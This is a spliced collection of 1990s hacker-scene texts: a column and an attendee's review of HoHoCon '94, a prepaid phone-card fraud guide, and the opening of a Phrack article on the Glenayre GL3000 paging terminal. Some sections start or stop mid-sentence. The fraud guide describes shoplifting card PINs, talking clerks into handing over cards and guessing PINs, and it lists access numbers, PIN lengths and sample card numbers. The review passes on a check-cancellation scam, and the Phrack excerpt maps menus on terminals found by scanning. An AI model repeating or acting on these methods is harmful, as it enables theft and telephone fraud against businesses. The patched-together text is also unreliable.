I am intentionally leaving everyone else's names off of here because I know I would forget someone that I met at hohocon, and I wouldn't want to cause hurt feelings or anything :)

Bits and Bytes Column by J. Barr
(From Austin Tech-Connected)

WaReZ <nOun> 1. Stolen software available to 'elite' callers on 'elite' bulletin boards. 2. Pirated or cracked commercial software.

HoHoCon is Austin's annual celebration of the computer underground. Phreaks, phracks and geeks rub shoulders with corporate security-types, law enforcement officials, and various and assorted cyber-authors. It's an in thing, a cult thing, an elite thing. In many ways it reminds me of the drug-culture of the 60's and 70's. It has the same mentality: paranoia and an abiding disdain for the keepers of law and order. But after all, HoHoCon honors the Robin Hoods of the computer era: stealing from the rich, powerful, and evil prince (Microsoft, IBM, Lotus, et al) and distributing to poor dweebs under the very nose of the sherrif. A nose, by the way, that just begs to be tweaked. That's the romantic notion, at least. To others there is no nobility in computer crime. Whether it's a case of wholesome anarchy run amok or youthful pranksterism subverted to common criminal mischief: warez is warez, theft is theft.

A month or two ago I had an email conversation with a young man and we discovered we both ran BBS's. He asked what my board was about and I explained that The Red Wheelbarrow was for 'rascals, poets, and dweebs', and that it carried echos from FidoNet, USENET, and elsewhere. He replied that his was a private board, one that dealt mainly in "WaRez and 'bOts" and closed his note with an "eVil gRin." Not being sure what he was talking about, I asked him to spell it out for me. I never heard from him again.

I mention this because at HoHoCon you either knew these things or you didn't; you were part of the elite or you were not. Like my questions to my friend the pirate board operator, my questions at HoHoCon went unanswered.

The hype in various Austin newsgroups for this year's event talked quite a bit about the party last year. Cyberspace luminaries shared top billing with the mention of teenage girls stripping for dollars in a hotel room. I decided then and there it was the sort of function I should cover for Tech-Connected.

I asked at the door for a press pass and was directed towards a rather small redheaded kid across the room. The guard at the door said he (the kid) was running the show. I expected to see lots of people I knew there, but I only saw one. John Foster is the man who keeps the whole world (including Tech-Connected) up-to-date as to what boards are up and what boards are down in Central Texas. John is about my age. He looked normal. Everyone else was strange. I saw more jewelry in pierced noses and ears walking across that room than I normally see in a week. Lots of leather and metal, too. HoHoCon '94 looked like where the tire met the (info) road: a cross between neo-punk-Harley-renaissance and cyber-boutique. Most of the crowd was young. Old gray-beards like John and I really stuck out in the crowd.

I found the redheaded kid. He was selling t-shirts at the table. Next to him an "old hand" (who must have been nearly 30) was reciting the genesis of personal computers to a younger dweeb. They quibbled for a second about which came first, the Altos or the Altair, then looked up to see if anyone was listening and smiled when they saw that I was. I waited respectfully for the redheaded kid to finish hawking one of his shirts, then repeated my request for a press pass. He just looked at me kind of funny and said he had given some out, but only to people he knew. I didn't know a secret handshake or any codewords I could blurt out to prove I was cool, so I just stood there for a moment and thought about what to do next.

Perhaps a change in costume would make me cool. Maybe then these kids could see that I was OK. I picked up a black one, it read NARC across the front and on the back had a list of the top-ten NARC boards of 1994. Not wanting to appear ignorant, I didn't ask what NARC stood for. I figured it would be easy enough to find out later, so I bought the shirt and left.

I returned Sunday morning, wearing my new NARC t-shirt, certain it would give me the sort of instant-approval I hadn't had the day before. It didn't. As I was poking around the empty meeting room, a long-haired dude in lots of leather came clunking up in heavy-heeled motorcycle boots and asked what I was doing. I explained I was there to do a story. That shut him up for a second so I decided to pursue my advantage. "Anything exciting happen last night?" I asked. "Nothing I can tell YOU about, SIR" he replied, then pivoted on one of those big heels and clunked away.

Browsing the tables in the meeting room I found pamphlets left over from the previous day's activities. There was an old 'treasure map' of high-tech 'trash' locations in Denver. Northern Telecom, AT&T and U.S.West locations seemed to be the focus. There were flyers from Internet access providers (it seemed a little like carrying coals to Newcastle, but then what do I know), a catalog from an underground press with titles like "The Paper Trail" (just in case you need to create a new identity for yourself), "Fugitive: How to Run, Hide, and Survive" and "Secrets of Methamphetamine Manufacture." Good family reading, fer shure.

For the purists there were reprints of issues 1 to 91 of "YIPL/TAP", the first phreak newsletter. For the wannabe's like me, there were more kewl t-shirts to be ordered. I decided I should have opted for the one with "Hacking for Jesus" across the back. I appreciate the art of anthropology a little more after trying to read the spoor left behind at HoHoCon. It is definitely a mixed bag.

To this day, I'm not certain what NARC stands for. Someone

suggested it was any state or federal officer interested in busting people, just like in the bad old days (or today, for that matter). Maybe it's shorthand for aNARChist. The definition I like best was given to me on an internet newsgroup, alt.binary.warez.pc. (Really, it exists right there in front of the Secret Service and everyone.) One reply actually had an answer. After a paragraph or two of the requisite 'my gawd what a stupid question from a know-nothing nerd', the suggestion was made that it stood for "Never At Rest Couriers."

I like that one because it suggests a purpose for those 'bots my friend with the WaReZ board and the eViL gRiN mentioned in our conversation. Sitting in private channels on IRC servers, 'bots could be used to store and forward pirated goods across the internet in almost untraceable ways. Who knows for sure? Not I. One thing I'm certain of, I'm real careful what part of town I wear my NARC t-shirt in. I would really hate getting shot by a confused crack-cocaine dealer who thought my shirt was the signal his deal had gone bad.

Because I had been excluded from the inner circle, because I had tried and failed to become part of the elite during HoHoCon, it was easy for me to work myself into a morally superior position from which to write this column. All I had really seen were a bunch of kids: wannabe's, cyber-groupies and counterculture alternatives to life-as-we-know-it, celebrating the triumph of crooks and petty thieves over legitimate big business and big government. But something bothered me about that safe, smug position, and the more I thought about it the more it irked.

For one thing, something was missing. If they were criminals, where was the loot? Where were the Benz and BMW's that should have been in the parking lot? Where were all the fancy wimminz that follow fast money? Software prices are high these days, so even if they were only getting a dime on the dollar for their WaReZ, there should have been some real high-rollers strutting their stuff.

A reformed phreaker gave me some input on this. He said it was about collecting a complete set, like trading baseball cards, not about making money. The software itself wasn't important. Having it in your collection was the important thing. Tagging in cyberspace. Making a mark by having one of everything. But still, it's illegal. Against the law, whether for profit or not.

The news background as I write this story is about Microsoft, king of the PC software hill. The judge reviewing the Consent Decree negotiated between the Department of Justice and Microsoft is angry with the lawyers from Redmond. He tells them that he can't believe them any longer. They testified in September that Microsoft did not engage in marketing vaporware, which is an old IBM tactic of hurting the sales of a competitor's product by promising they would have one just like it, and better, real soon now.

The judge has before him internal Microsoft documents which indicate that the employee who came up with the idea of using vaporware to combat new products from Borland was given the highest possible ranking in his evaluation. The tactic apparently worked to perfection. The suits have now told the judge it wasn't vaporware, because Microsoft was actually working on such a product. The judge is not amused. Are these crimes, this dishonesty, somehow more acceptable because they are done for profit by an industry giant? Because they're done by business men in suits instead of punk kids in jeans?

How about Ross Perot's old company, EDS. Have the once proud men and women of the red (tie), white (shirt), and blue

(suit) drifted astray since the days when 'the little guy' insisted that not even a hint of impropriety was acceptable? The state employee that negotiated and signed the contract with EDS that brought me to Austin in 1990 to install the statewide USAS accounting system for the State Comptrollers Office was hired by EDS as a 'special consultant' in 1992. Hint of impropriety? This was shouted from the roof-tops. EDS bought a full-page ad in the Austin American-Statesman to make sure that all the other bureaucrats in state government got the message.

What about the cops? The federal storm-troopers who conducted the raids around town at the time of the Steve Jackson affair. The judge at that trial had dressed down the agent in charge like he was talking to a teenage bully who had been busted for taking candy from the other kids. No wonder the EFF (Electronic Frontier Foundation) is so popular. It's the ACLU of the 90's and the uncharted terrain of cyber-space.

Finally, how about me. I have the illegal software on my PC. It's a copy of Personal Editor II that I've had forever. When I worked at EDS I once had to code 250,000 lines of COBOL using EDLIN. In those days, management didn't think PC's were anything but toys and they would be damned before they spent any money buying editors to write software for them. Out of that ordeal came an abiding disdain for EDLIN and my own copy of PE II. I'm not sure where I got it. It was a legal copy at one time, though I'm not sure whose it was. When I transferred to Washington, D.C. in 1987, I took it with me. I moved it from my XT, to my AT, to my 386SX. Now it's own my 486DX2/50. I had a copy of it on every computer I used at work. I used it for everything I coded, for all the notes I wrote.

These days I don't go into DOS unless I want to hear the guns fire in Doom II. OS/2 comes with TEDIT, which looks enough like an updated version of PE II to make me feel guilty every time I see it. But I haven't taken the time to learn how to use this legal editor. My taboo copy of PE II is much too comfortable.

So who are the good guys and who are the bad? The suits who steal and bribe and leverage from within the system? The arrogant thugs with badges? The punks with body-piercings? Or an old phart like me, with illegal software on my own PC? Heady questions for sure. I thought I knew the answer when I started this column, now I'm not so sure. I can't condone the theft of goods or services no matter how altruistic or noble the cause, or how badly some noses need to be tweaked, or how ignoble some agents of law enforcement.

I think it would be my style to point a finger first at the suits, then at the kids. But as long as I'm using stolen software, or 'evaluating' shareware long after the trial period is over, I don't have to go very far should I get the urge to set something right.

Ho Ho Con '94 Review

by Onkel Dittmeyer (onkeld@netcom.com)

" If I would arrest you, you would really be under arrest,
as I am a real officer that can actually arrest people who
are under arrest when I arrest them. "

- Austin Cop, HoHoCon '94

For those who missed it, dissed it or were afraid to go, here

comes my very personal impression on HoHoCon 1994...flames: /dev/null.

Drunkfux did it again. K0de-kiddiez, WaReZ-whiners, UNIX-users, DOS destroyers, linux lunatics - all of them found their way to the Ramada South Inn in Austin, Texas to indulge in a weekend of excessive abuse of information equipment and controlled substances under supervision of the usual array of ph3dz, narqz, local authorities, mall cops and this time - oh yes! - scantily clad Mexican nationals without green cards in charge of hotel security. Tracy Lords, however, did NOT show up.

(I want my money back.)

Well.

When I walked into the hotel, I noticed a large handwritten poster that Novocaine put up in the lobby, marking his room as a "hospitality suite" for those who already made it to Austin Thursday night. I ditched my bags into my room and went up to the fifth floor to see what was going on, and who was already there. Grayareas, Novocaine, Eclipse, Dead Vegetable and a bunch of unidentified people were lingering around a table that was cluttered with all kinds of underground mags (from 2600 to Hack-Tic), some reading, some making up new conspiracy theories. Everybody took a good whiff of Austin air and prepared themselves for the action to come. Later that night, I took Commander Crash for a walk around the hotel to see how well they did their homework. The rumor was that the hotel had been notified, as well as all local computer-oriented businesses, that the haqrz were in the neighborhood.. and it looked like it was telling the truth. We found not a single door unlocked, not one phone interface un-secured. Somebody closed all the security h0lez in advance, therefore hacking the hotel looked pointless and lame. Everybody crashed out, eventually. For most, it was the last sleep they would get for the new year's weekend.

Noon the next day, I awoke to find the lobby crawling with people, and ran into some familiar faces. Like last year, most of the lobby-ists were playing with hand-held scanners. The National Weather service was soon declared The Official HoHoConFrequency, and was - in old fashion - blaring through all hallways and lounges of the site. At least, nobody could claim they didn't know it was going to rain...

Commander Crash approached me in the early afternoon. "Dude, " he said, "I think I've got a bug on my scanner..". We went hunting around the hotel with a signal-strength-indicator-equipped eleet scanner to see if we could locate the little bastard. We couldn't. Disappointed, we asked some cDc guys to help us look, and soon we walked up and down the hallways in a mob of approximately fifteen to twenty people. An "undercover" hotel security guard, clad in a "beefy look" muscle-shirt that revealed some badly-sketched tattoos walked up and advised us to "get our asses back to our rooms". "If there is a bug in this hotel, it is there for a reason. Therefore, don't mess with it." I asked him if we were grounded or something. He was kindly ignored for the rest of the night. As the mob settled into the check-in lounge, I noticed about half a dozen new security guards who were hired to enforce Law & Order and just received an extra briefing from the hotel manager in a back room. An Austin cop proceeded giving each one of them an extra pair of handcuffs. Somebody exclaimed "My Lord, it's gonna be bondage-con!", which caused me to spray my soda over an unsuspecting warez d00d. He called me a "LaMeR" and chased me back to my room where I peacefully lost consciousness.

The next morning, I awoke late while the actual con was already in full swing. I pumped myself back into reality with a handful of Maximum Strength Vivarine(TM) (thank god for small favors) and moved my not-too-pleasant-smelling likeness into the con room, where Douglas Barnes was in the middle of a rant on basic encryption. Very basic, so to speak. Maybe because, like he said, he did not know "how

to address such a diverse audience consisting of hackers, security professionals and federal agents". Hmpf! You fill in the blanks. Next up was Jeremy Porter, going into the details of available digital cash systems, and repeatedly pointing out how easy you can scam over NetCash by faxing them a check and then cancelling it out after you got your digicash string in the (e-) mail. Up next, Jim McCoy gave a talk on underground networking, a concept that enables you to run a totally transparent and invisible network over an existing one like the Internet. Very much like the firewall at whitehouse.gov..

Damien Thorn was next, starting with some video footage he taped off a news station where he is interviewed on cellular fraud through cloning. He also showed off a nice video clip that showed him playing around with ESN grabbers and other quite k-rad equipment. Ironically, he chose "21st Century Digital Boy" from Bad Religion as the underlying soundtrack. That reeks of pure K-RaDiCaLnEsS, doesn't it? When dFx came back to the mike, about 400 ranting and raving haqrz demanded for the raffle to finally start, and the k-g0d (who wore a pair of weird, green, pointed artfag boots) gave in. In the next thirty minutes or so, a lot of eleet things found new owners like hard drives, keyboards, twelve hour well-edited hotel porno videos, HoHoCon videos, back issues of 2600 and TAP, a whole lot of HOPE t-shirts, a Southwestern Bell payphone booth, CO manuals and other dumpster-diving loot, AT&T Gift Certificates, an eleet 600 bps modem, and lots of other more or less useful gadgets. Dead Vegetable repeatedly insisted that he was not giving up the 35-pound "Mr. T." head he brought, which was made of solid concrete and hand-painted. "No, it's a Mr-T-Phone, you can pick up the mohawk and talk!"

Back out in the lobby, I ran into erikb and chatted briefly about some other Europeans we both knew (Hi 7up..).. On the way up to my room, I stopped at the 2nd floor lobby to mock somebody for cigarettes. Well, see, I don't have anything against a huge flock of ph3dz taking up the whole lobby, but if not a single one of them smokes, let alone has a ciggy to spare, it pisses the fuck out of me. Back down, I crammed some fliers into my bag (Buy HoHoCon videos/TAP issues/2600 subscriptions and other sellout), chatted with Ophie and a couple of other IRC babes (a lot of females at the con this year, if this trends keeps up, it will look like a Ricky Lake show at next year's HoHoCon) and retreated back to my room to secure all the nifty things I won at the raffle (a book of TAP issues, a 2600 issue, two t- shirts, an acoustic coupler.. dFx looked quite pissed).

Back down, everybody that had something to sell had opened up shop. dFx was selling last years "I LOVE FEDS/WAREZ" tee-shirts plus a new stack of the elusive "I LOVE COPS" baseball caps, who came in four different spanking colors this year. The embroidered logo is the clincher. I can just recommend everyone who did not get one yet to get their hands on one of these (no, I am not receiving any ca\$h for this). Netta Gilboa was auctioning off some back issues of Gray Areas, and cDc sold everything from sizzling "Cult of the Dead C0w" shirts and hats to "Please do not eat kids" stickers, cable TV descramblers and DTMF decoders while happily zonking away on an old Atari 7800 video game. While browsing through the merchandise, I ran into a guy with a shirt that said "I quit hacking, phreaking, k0dez and warez.....it was the worst 15 minutes of my life." Now THAT would have been something to bring home! I blew my excess money on some less original shirts and visited Room 518, where a bunch of dedicated people had set up a Net connection and public-access terminals. Some of the TTYs definitely looked like something you would find if you decided to take a walk around the desolate offices of your local CO at night..

Midnight drew closer. When the new year came around, I was quite shocked. "Hey d00dZ! Happy New Year!" - "Shut Up! I am about to get op on #warez2!" What a festive mood. After midnight, everybody pretty much retreated into a room with a fair quantity of their favorite

narcotic substance (the 4th floor was filled with an ubiquitous pot smell, despite of the alarming presence of suits who were talking into their jackets) and called it a day.

operator that comes on just to tell you when 1 minute is left on your card. (BTW, that fucks up any modem connection). Plus, all of these services run 800 numbers and are open 24 hours a day, 7 days a week. Last but not least, these don't show up on your phone bill.

Some people are set on never using stolen codes. (*cough*Emmanuel*Goldstein*cough*cough) But this is different since you're not really stealing from any person by taking these. You are not putting some middle-class people from the Burbs out \$20,000 like an abused calling card that was passed around could. So it's really not bad; besides, everybody's doing it!

Hack 'em, Crack 'em, LD Pack 'em. Steal 'em, Deal 'em, Conceal 'em.

() () () () () () () () () () () () () () () () () () () ()

There's a new company called Talk 'N Toss. They are offering a huge variety of PCCs to chain stores that would buy a large amount for their numerous stores. Once a large company buys into this, they get set lines to use for their card. Then they customize them for their company name and plugs. I have seen Talk 'N Toss (TNT) sell 5, 10, 20, 30, 50, 80, 90 and 180 minute cards. If you get a 90 minute card (or longer) that's the real jackpot. 90 Minutes is the largest minute card I have ever seen them selling. If you wish to place an order to sell them at "your" business, dial their customer service hotline toll-phree at [800] 631-8895. Plus I'm sure you can SE the lady into getting free cards. (I've done it once so I know that it can be done.) They claim that you save up to 38% from a normal AT&T Call Card. Bullshit maybe, but who the fuck knows.

I have seen these selling only two places. The first is a grocery store in Colorado (719 NPA) called Albertson's. I don't know if this grocery store is only located in Colorado, but that's where I happened to run into it. I do not know the dialup or the proper amount of digits for this card. It only sells in intervals of 30 and 90 minutes. This is one of the few cards with which you can call international. For example, when calling international they say that \$1 of what you paid is equal to 3 LD minutes, or about half a international minute...RIPOFF!

The other place I have seen TNT cards is Revco drugstore (formerly Brooks Drugs.) They have 10 minute card for \$3.99 and a 20 minute card for \$9.99, 30 minutes for \$14.99 and finally a 90 minute phone card goes for a whopping \$24.99. Deal or not? You decide. If you decide you won't pay for this crock of shit call 'em and hack 'em! At [800] 213-0304 with 10 digit PINs for their cards. The time amount doesn't change the digit amount. They have a CS number through which you can SE employees or just complain to them at: [800] 354-2708.

Hello Direct, the phone supplies company, is offering their version of TNT's PCC called the Prepaid Phone Card (PPC). They're identical models to the Revco TNT cards. The dialup is [800] 955-2383 and the PINs are 9 digits. These cards are the real jackpot with 180 minute cards for \$50, 80 minutes for \$29 and 50 minute cards for \$18. These are by far the best deals around.

() () () () () () () () () () () () () () () () () () () ()

Marvel Comics and Kay-Bee have put their heads together and are now offering X-Men PCCs. There's 2 things you can do with these cards. The first option you have is use it for 20 minutes of long distance (no international.) The second option is to play some stupid X-Men game. The game uses 4 minutes (or units, as they call them) of your card. You start with 20 units, with each unit equivalent to 1 minute. Basically the hot idea they have to sell these is 4 different cards, each with supposedly famous X-Men 1 on 1 battle scene. Plus they claim they are a limited edition. Yeah, they may be a limited edition but so is Phrack. They have taken a little more security than other cards by having a scratch off number on the back, so you can't just pop off the outer plastic and see the PIN. I find these to be some of my favorite PCCs to use because you have 20 minutes, which is fairly decent,

plus they are easy to swipe. I just go to my Kay-Bee toys and take a bunch to the back and open them, and either steal the card or write down the number and hide the card. In a sick way, I find writing down the number more fun because when someone finds it and thinks that they are hot shit by stealing it they'll run into a nice message saying that they have no time left and they can't do shit with it. To further experiment call [800] 616-8883. The cards are 9 digits long.

() () () () () () () () () () () () () () () () () () () ()

Champs Sporting Goods Store has a new deal whereby if you purchase over \$35 worth of sports shit you get a card for a free 7 minute call. Technically, it ain't free since you're buying merchandise. Seven minutes basically ain't worth your time, but if you can get it for free it's worth every minute. You can usually get some dumbass clerk to let you look at the cards because they keep them on the cash register. One lady said to me, "Now don't pocket that," as I was putting it into my pocket...oh well, dumbass. The number is [800] 437-6404. With 9 digits for your PIN.

() () () () () () () () () () () () () () () () () () () ()

Randomly inserted into Classic 4-Sport sports cards are Sprint Prepaid FoNCARDS. Classic Games have joined with Sprint for numerous deals, this being one. Classic 4-Sport is a pack of sports cards that depict players going to the pro's next year for 4 different sports. Those sports are Baseball, Football, Basketball and Hockey. Now, what the fuck would some baseball card collector do with a Prepaid Foncard? I still haven't figured it out. But some dealers tell me it's just another marketing thing because collectors think they're a limited edition. The cards are only worth \$2 of LD anyway. While the odds of finding a Sprint FoNCARD is 1:72. (Which means 1 out of every 72 packs). I know very little about this since I haven't seen much out of them. They do have a scratch off PIN on the back. To collectors, if the card has been scratched then the card loses half of it's "value." 0000h scary.

Classic is trying to offer something to the collector again. But this time it's about real money. Not opening a \$1.50 pack of cards. They're now offering 1, 5, 10, 20 and 1000 dollar cards to dealers. These are such a hot commodity that the prices double every quarter! I asked some ripoff artist what the deal was on getting the cards. He said that for a \$1000 card you must pay a \$750 down payment with a max order of 1. On other styles you have to order 18 cases to get them wholesale. That's 108 total cards. I'm sure you can find them singular. Try looking in your local sports page for ads for Sportscard conventions...at those you can swipe them.

To fuck around with these, call up [800] 868-9871 with 10 digits to get a set amount of time.

() () () () () () () () () () () () () () () () () () () ()

Sports fans listen up once again. GTE is offering 25 minute PCCs that look like actual calling cards. But with these cards you can order a PCC with a professional football team logo and helmet located on the front of it. They call the se "NFL Collectables" they are called. But the minimum order is 2 cards. Plus with each order you get sent a 5 minute bonus card that features helmets from all 30 NFL teams on it. To order each card is only \$14.75 but you have to get 2. Call 1-800-GTE-3804 in the US. And outside the US call [303] 743-4138, extension 712. Or just fax your order to [303] 727-4994. You must order these with a credit card. I saw this add in Sports Illustrated.

() () () () () () () () () () () () () () () () () () () ()

This next one I would call my first love because it's what directed my attention to the Prepaid Calling-Card field.

Hallmark is also working with Sprint to rip you off for that special occasion. They started out printing normal greeting cards. (ie: Happy Birthday,

Var-Tec Telecom, (10XXX = 10811) the new baby bell out of Texas, is offering their version of PCCs called "Prepaid Phone Pass". You can dial their automated service and enter a string of numbers to order the cards. I know very little regarding this service, except you can order cards specifically for Domestic or for International calls, or both.

Their automated service number is: [800] 583-8811. Once connected, enter this string of numbers: 6, 2 then 1 (To Talk To Consultant) or 3 (For Orders).

() () () () () () () () () () () () () () () () () () () ()

PCCs are not only for LD; some people are actually collecting them. No, not for any illegal services but as a hobby. People like them for their pretty pictures of designs or special events. People are comparing this to (*fun*) stamp and coin collecting. So if there is a demand for new styles it must be found in a catalog, and I've found that catalog...for a price:

If you wish to order a 400 card catalog for \$5 from :

Lin Overholt
PO Box 8481
Madeira Beach, FL 33738

You can also purchase a publication entitled

"International Telephone Cards"

by writing to :

29/35 Manor Road
Colchester, Essex CO3 3LX
Great Britain

() () () () () () () () () () () () () () () () () () () ()

Electronics Boutique, or EB for short, is offering PCCs with \$5 worth of LD on them. Dialup is [800] 233-1363 with 9 digits PIN. I know very, little regarding these.

() () () () () () () () () () () () () () () () () () () ()

Shit From Al K. Lloyd [4o4]. Slightly Modified of course.

Since I've started collecting these suckers, here's some other prepaids for you guys (Treason) to add to the file in BTR:

- AT&T/Knights Inn [800] 357-PAID(7243) - 9 digits
Customer Service is [800] 462-1818
Glossy cardboard cards in 15 or 25 "units"
These are sold at the hotel chain
- PrimeCall [800] 866-6915 - 14 digits
But try starting with 407-xxxx-xxxx-xxx (just a hunch)
Customer service [800] 938-4949
Card is plastic in \$10 and \$20-I think only one design w/a bunch of flags on it; these guys are going for the international crowd (oddly enough, these are the only ones I've seen dispensed from a machine)
- Western Union [800] 374-8686 - 8 digits
These guys charges are ridiculous--try them 1st...
Customer Service is [800] 374-8686; the cards are thin cardboard to boot-\$10, \$20, or \$50
- Caber Communications [800] 868-9871 - 10 digits
Caber/Talk Lite [800] 429-9547 - 10 digits

Customer Service is [800] 716-2444 or [404] 876-2444 (local to me)
 Some of the nicest cards I've seen; \$5, \$10, and \$20
 Fairly good rates considering what there is to pick from (like Western Union)

These things keep popping up like mushrooms...
 Caber's rates just look good compared to Western Union :>
 Revco Talk n' Toss is the cheapest I've found so far...
 only available here in 10, 30, and 100 min. To my knowledge.

Second cheapest is:
 Transcommunications, Inc.
 Transcard
 800-326-4880 11 digits
 800-772-7293 Customer Service

Cards are also available in Spanish, in \$10 & \$20 denominations
 (not marked on the card, cards can be recharged by CC @ 800-772-7293.)

I found this at a Conoco gas station; according to their C.S. they're
 also available at various truck stops, Pilots, Kangaroos, and a bunch more.

I tell ya, I run into a new one of these every time I turn around...

Al

- - - - -

Regarding Caber PCCs :

Caber has sales reps that go to immigrant stores to unload the cards. They
 carry their inventory in business card folders that seem to carry 46 cards
 or so. If a folder got stolen, there is no way to tell who bought which card,
 unless it was a fresh folder (in which case they'd just notify the Co.).

- - - - -

Caber Communications has 2 different kinds of cards, Caber and
 Talk Lite. I'll categorize these by line and amount. (The following are
 no longer valid cards.)

Caber
 ~~~~~

|         |              |              |              |              |
|---------|--------------|--------------|--------------|--------------|
| \$5.00  | 165-489-4170 | 537-697-8358 | 912-314-0132 | 262-820-0154 |
|         | 733-374-4010 | 758-499-2904 | 143-364-3554 | -----        |
| \$10.00 | 305-323-5850 | 377-902-5824 | 907-042-1346 | 602-878-3072 |
| \$20.00 | 767-610-2118 | 095-943-2248 | 448-047-2990 | 024-530-4614 |
|         | 590-074-9540 |              |              |              |

Talk Lite  
 ~~~~~

\$5.00	863-406-9186	733-374-4010	590-074-9540
\$10.00	782-512-4340	940-704-3046	303-054-9748
\$20.00	355-227-7378	011-113-5408	

General Info
 ~~~~~

I noticed some stuff in the Sunday coupon section. Some food company is  
 giving 10 minute cards if you send in proofs of purchase; so is Polaroid  
 (with a nifty hologram kard).

More Cards  
 ~~~~~

- Revco Talk N' Toss - \$\$\$ - 128-341-864 - Dialup - See Separate Review
- Sprint PCC's - \$10 - 403-398-8344 - Dialup - 800-659-1010 -

[- You can try to find algorithms with those -]

Yet another:

Sprint Instant Foncard
800-659-1010
10 Digits

800-366-0707 Customer Service
Available in \$5, \$10, \$20, and \$50.

Have you noticed just how *nice and helpful* the customer service people are?

Later,
Al

() () () () () () () () () () () () () () () () () () () ()

A Post From An Unknown User in Atlanta :

As far as PCC's go, I noticed on 4 or 5 of mine that all of the numbers were divisible by 33... Maybe there's some sort of algorithm that controls the numbers on these cards. This particular case was an MCI/NBC sweepstakes, each card giving 10 minutes...

Another thing to wonder about when "carding" these cards: Sooner or later, someone must notice people carding. So, do they track these cards or anything? Or do you just have to use them short-term, etc...? To anyone that works for a convenience store: what's the policy on stolen cards? Do you report them to AT&T or whomever as stolen? Give them numbers? And what follow up is done?

() () () () () () () () () () () () () () () () () () () ()

Recently in a trip to Boston [617] I was at a magazine stand. After I put down the newest Hustler I saw a rack of brochures from a service called "Worldcall 2000 - The World's Most Advanced Prepaid Telephone Service." Since I was working on this text, I thought I'd pick it up for some info.

Their cards come in \$10, \$20, \$30 and \$50 telephone card increments. They also have service available in 10 different languages, although what languages I don't know. They have international and domestic dialing capabilities with cheap rates. Plus, they have a built in VMB with forward messaging and recharge capability. The customer service department is [800] 576-8522.

Here's what you do: Dial [800] 576-9959, enter the PiN, then for a domestic call, dial 1+ACN; for international dial 011+Number. If you fuck up, just hit "*" to enter another number. To make another call when you're done just hit "#". That's a rather sweet feature. (This is from AT&T.)

() () () () () () () () () () () () () () () () () () () ()

Here's a first: Recently at a local book store I was reading the new issue of Fangoria. In it, I saw an add for Freddy Krueger PCCs! (you know the man...) "Bullshit," I thought. They come in 4 different cards, each with a new fun, gruesome decapitation by my man Freddy. Then the biggest bullshit of all: "Good For Making Local Calls." These cards are only available in 15 minute cards. Plus they're \$14.95 + \$x.xx shipping and handling. I don't know any more about them than that.

() () () () () () () () () () () () () () () () () () () ()

Here's Some Stuff From Me Bud, Antediluvian [4o4]

Drug Emporium is offering a \$10 card with a total value for up to 25 minutes. You can call both domestic and international. The number is: [800] 866-7495. One that I have already used is 2105-253-835, therefore they are 10 digits.

I hear that Taco Bell has some awesome prepaids too. I'll look into that for you. Also a friend of mine, ViRuS?, (with the question mark) who runs DCi has an algorithm for a prepaid, TLI or something like that... I have to deliver some files to him so I'll ask about it.

... Ante

() () () () () () () () () () () () () () () () () () ()

Here is a list of the numbers I went over and a brief note on each one.
(Listed in order from least amount of digits to highest.)

Systems
~~~~~

|                            |       |          |             |
|----------------------------|-------|----------|-------------|
| Pepsi                      | [800] | 929-CoLA | - 14 Digits |
| PrimeCall                  | [800] | 866-6915 | - 14 Digits |
| Transcard                  | [800] | 326-4880 | - 11 Digits |
| Sprint Instant Foncard     | [800] | 659-1010 | - 10 Digits |
| Caber Communications       | [800] | 868-9871 | - 10 Digits |
| Caber/Talk Lite            | [800] | 429-9547 | - 10 Digits |
| Talk n Toss/Revco Cards    | [800] | 213-0304 | - 10 Digits |
| Champs Sporting Goods      | [800] | 437-6404 | - 10 Digits |
| Hallmark/Sprint            | [800] | 504-1115 | - 10 Digits |
| Hallmark/Sprint/Holidays   | [800] | 203-1225 | - 10 Digits |
| Hallmark/Sprint/Valentines | [800] | 214-0214 | - 10 Digits |
| Classic Games              | [800] | 868-9871 | - 10 Digits |
| Drug Emporium              | [800] | 866-7495 | - 10 Digits |
| AT&T/Knights Inn           | [800] | 357-PAiD | - 9 Digits  |
| Electronic Boutiques       | [800] | 233-1363 | - 9 Digits  |
| X-Men/Kay Bee Toys         | [800] | 616-8883 | - 9 Digits  |
| Talk n Toss/Hello Direct   | [800] | 955-2383 | - 9 Digits  |
| Western Union              | [800] | 374-8686 | - 8 Digits  |
| WorldCall 2000             | [800] | 576-9959 | - ? Digits  |

Other  
~~~~~

Ordering GTE Football Cards	[800]	GTE-3804	- Ordering GTE Football Cards
Ordering GTE In 303 NPA	[303]	743-4138	- See Up + From Outside US
Ordering GTE In 303 NPA Fax	[303]	727-4994	- Faxing Orders For GTE Footballs
Talk n Toss/Revco/CS	[800]	354-2708	- Customer Service
Talk n Toss Customer Service	[800]	631-8895	- Ordering Bulk
Var-Tec Telecom	[800]	583-8111	- Ordering Prepaid Phone Pass
Caber Customer Service	[800]	716-2444	- Customer Service
Caber Customer Service	[404]	876-2444	- Customer Service
Primecall Customer Service	[800]	938-4949	- Customer Service
Western Union CS	[800]	374-8686	- Customer Service
AT&T/Knights Inn CS	[800]	462-1818	- Customer Service
WorldCall 2000 CS	[800]	576-8522	- Customer Service
Transcard CS	[800]	772-7293	- Customer Service
Sprint Instant Foncard	[800]	366-0707	- Customer Service

The End

For More Information Contact The Author Over The Internet At :

: treason@fpg.gcomm.com :

Leave, Suggestions, Ideas, More Information and Collective Criticism

"We Are The Damned Of All The World..."
- Megadeth

.....
. - by - .

```

.      Treason [518]      .
.      [PAiN]            .
.....

```

[illegible]

==Phrack Magazine==

Volume Six, Issue Forty-Seven, File 14 of 22

The Glenayre GL3000 Paging and Voice Retrieval System
by armitage
(armitage@dhp.com)

Welcome

I am glad you decided to read this article. This article will explain the basis of what this system is, show many features, and guide you through a few basic operations (pager reactivation, and meet-me setup). This system is one of many different paging systems, but I have found many scattered through the nation, so if you are wondering what you can do with all those carriers found while scanning, compare them to the login screen shown later in the article.

Summary

The Glenayre GL3000 paging and voice retrieval system is a fully featured digital radio paging terminal which also provides integrated voice mailbox facilities.

I'm sure this is not important, but so you know, the gl3000 family comes in 5 different respective sizes (es, s, m, l, and xl). All of the systems have same features except the only thing that differs is their bandwidth, and their capabilities.

Analog and digital paging formats are supported, it provides for tone only, voice, numeric, and alphanumeric paging.

Features

Voice Mail Box Features

The voice mail box feature of the system complements the pager router system very nicely. This voice mail system is just like any other, so I won't go into detail over it.

Programming

Mailbox access code

- Main menu : 1
- Subscriber Information Menu : 1
- Search for subscribers to edit/create

Meetme access code

- Supervisors Main Menu : 5
- System Setup Menu : 3
- Trunk Setup Menu : 11
- Meet-me parameters

Audio Billboard

- Supervisors Main Menu : 5
- System Setup Menu : 9
- Voice Storage and Mailbox Setup Menu : 2
